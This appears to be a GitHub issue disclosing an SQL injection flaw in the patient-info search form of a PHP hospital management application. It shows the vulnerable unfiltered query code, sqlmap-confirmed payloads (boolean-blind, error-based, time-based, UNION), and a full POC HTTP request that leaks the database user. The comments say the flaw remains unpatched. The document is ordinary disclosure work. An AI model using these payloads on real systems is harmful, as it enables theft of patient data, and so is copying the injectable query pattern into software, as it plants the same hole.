

[New issue](#)[Jump to bottom](#)

SQL injection vulnerability in the Hospital Management Center search box ## #1

Closed huclilu opened this issue 11 days ago · 4 comments


huclilu commented 11 days ago

SQL injection vulnerability in the Hospital Management Center search box

Build environment: Aapche2.4.39; MySQL5.7.26; PHP7.3.4

1.Vulnerability analysis

In the file patient info Php, code line 87 - pt passed by post at code line 90_ The id parameter is assigned to \$pt_Id, followed by \$pt_ The ID is brought into the database for query without any filtering, mysqli_ Query returns the database connection information and the results of SQL statement execution. Because the error message is not masked, SQL injection vulnerabilities are created



```
79
80
81
82
83
84
85 if(isset($_POST['pt_btn'])){
86
87     $pt_id = $_POST['pt_id'];
88     $i=0;
89
90     $all_query = mysqli_query($conn, query: "select * from patientinfo where patientinfo.pt_id = '$pt_id'");
91
92     while ($data = mysqli_fetch_array($all_query)) {
93         $i++;
94     }
95 }
96
97 <tbody>
98 <tr>
99     <td><?php echo $data['pt_id']; ?></td>
100     <td><?php echo $data['Name']; ?></td>
```

- We can use sqlmap to validate

sqlmap identified the following injection point(s) with a total of 45 HTTP(s) requests:

Parameter: #1* ((custom) POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: pt_id=1' AND 7135=7135 AND 'dpGS'='dpGS&pt_btn=Go!

Type: error-based

Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: pt_id=1' OR (SELECT 3009 FROM (SELECT COUNT(*), CONCAT(0x7171787071, (SELECT (ELT(3009=3009, 1))) , 0x716b707671, FLOOR(RAND(0)*2)) x FROM INFORMATION_S
HEMA.PLUGINS GROUP BY x)a) AND 'Vzba'='Vzba&pt_btn=Go!

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: pt_id=1' AND (SELECT 2586 FROM (SELECT (SLEEP(5)))bROZ) AND 'RYtn'='RYtn&pt_btn=Go!

Type: UNION query

Title: Generic UNION query (NULL) - 7 columns

Payload: pt_id=1' UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, CONCAT(0x7171787071, 0x746b556d49795850644446706f455679424b704f767863537552724e696a46474b68784b426c
7062, 0x716b707671), NULL, NULL-- --&pt_btn=Go!

[19:08:35] [INFO] the back-end DBMS is MySQL

web application technology: PHP 7.3.4, Apache 2.4.39

back-end DBMS: MySQL >= 5.0

- Manual SQL injection proof



HospitalManagement Center

Home Doctor List

Patient Info

Enter Patient ID Go!

Warning: mysqli_query(): (23000/1062): Duplicate entry 'root@localhost' for key '<group_key>' in C:\phpstudy_pro\WWW\hms\patient-info.php on line 90

Warning: mysqli_fetch_array() expects parameter 1 to be mysqli_result, bool given in C:\phpstudy_pro\WWW\hms\patient-info.php on line 92

Patient ID	Name	Age	Weight	Address	Problem
------------	------	-----	--------	---------	---------

Send Cancel

Request

Raw Params Headers Hex

POST /patient-info.php HTTP/1.1
Host: vulhms.test
Content-Length: 160
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://vulhms.test
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://vulhms.test/patient-info.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=iljdxcslkhhqpp@up2b3uvirg
Connection: close

pt_id=1' or (select 1174 from(select count(*),concat((select user()),floor(rand(0)*2))x
from information_schema.tables group by x)a) and 'ace'='ace&pt_btn=Go%21

Response

Raw Headers Hex HTML Render

<div class="content">
Patient Info

<form method="post" action="">
<label>Enter Patient ID</label>
<input type="text" required name="pt_id">
<input type="submit" name="pt_btn" value="Go" >
</form>

<table class="table table-striped">
<thead>
<tr>
<th scope="col">Patient ID</th>
<th scope="col">Name</th>
<th scope="col">Age</th>
<th scope="col">Weight</th>
<th scope="col">Address</th>
<th scope="col">Problem</th>
</tr>
</thead>

Warning: mysqli_query(): (23000/1062): Duplicate entry 'root@localhost' for key
'<group_key>' in C:\phpstudy_pro\WWW\hms\patient-info.php on line 90

Warning: mysqli_fetch_array() expects parameter 1 to be mysqli_result, bool given in
C:\phpstudy_pro\WWW\hms\patient-info.php on line 92

</table>
</div>

2.POC:

POST /patient-info.php HTTP/1.1

Host: vulhms.test

Content-Length: 160

Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://vulhms.test
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
Referer: http://vulhms.test/patient-info.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=iljducsilkhqvpp8up2b3uv1rg
Connection: close

pt_id=1' or (select 1174 from(select count(*),concat((select user()),floor(rand(0)*2))x from informat



huclilu closed this as completed 10 days ago

Cristian-Bejan commented 5 days ago

@huclilu Hi, was this vulnerability patched?

huclilu commented 5 days ago

Author

@huclilu Hi, was this vulnerability patched?

oh, guys, No, this vulnerability has not been repaired, but no one replies

Cristian-Bejan commented 5 days ago

@huclilu Hi, was this vulnerability patched?

oh, guys, No, this vulnerability has not been repaired, but no one replies

Thank you! I appreciate the quick reply.



1

huclilu commented 5 days ago

Author

@huclilu Hi, was this vulnerability patched?

oh, guys, No, this vulnerability has not been repaired, but no one replies

Thank you! I appreciate the quick reply.
you are welcome,have a good day!

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

